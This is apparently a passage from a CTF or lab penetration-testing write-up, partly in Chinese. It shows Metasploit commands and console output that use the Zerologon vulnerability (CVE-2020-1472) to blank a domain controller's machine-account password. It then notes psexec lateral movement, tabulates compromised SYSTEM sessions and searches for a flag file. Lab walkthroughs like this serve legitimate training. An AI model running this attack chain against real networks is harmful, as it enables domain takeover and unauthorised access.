
```
search cve-2020-1472
use auxiliary/admin/dcerpc/cve_2020_1472_zerologon
set rhosts 10.10.10.8
set nbname owa
setg Proxies socks5:127.0.0.1:10801
set ReverseAllowProxy true
run
```

```
msf auxiliary(server/socks_proxy) > use auxiliary/admin/dcerpc/cve_2020_1472_zerologon
[*] Setting default action REMOVE - view all 2 actions with the show actions command
msf auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > set rhosts 10.10.10.8
rhosts => 10.10.10.8
msf auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > set nbname owa
nbname => owa
msf auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > setg Proxies socks5:127.0.0.1:10801
Proxies => socks5:127.0.0.1:10801
msf auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > set ReverseAllowProxy true
[!] Unknown datastore option: ReverseAllowProxy.
ReverseAllowProxy => true
msf auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > run
[*] Running module against 10.10.10.8
[*] 10.10.10.8: - Connecting to the endpoint mapper service...
[*] 10.10.10.8: - Binding to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:10.10.10.8[6008] ...
[*] 10.10.10.8: - Bound to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:10.10.10.8[6008] ...
[+] 10.10.10.8: - Successfully authenticated
[+] 10.10.10.8: - Successfully set the machine account (owa$) password to: aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16a
e931b73c59d7e0c089c0 (empty)
[*] Auxiliary module execution completed
```

- cs用psexec横向



external	internal	listener	user	computer	note
10.10.20.7 ○○○○	10.10.10.8	MSF	SYSTEM *	OWA	
10.10.20.7 ○○○○	10.10.10.18	MSF	SYSTEM *	SQLSERVER-2008	
192.168.111.20 ○○○○	10.10.20.7	MSF	SYSTEM *	WORK-7	
192.168.111.20	192.168.111.20	MSF	Administrator *	WEBLOGIC	




```
shell dir /s /b C:\ | findstr "flag"
```

```
flag{490cb65f84df83ea3a76451678e932c0}
```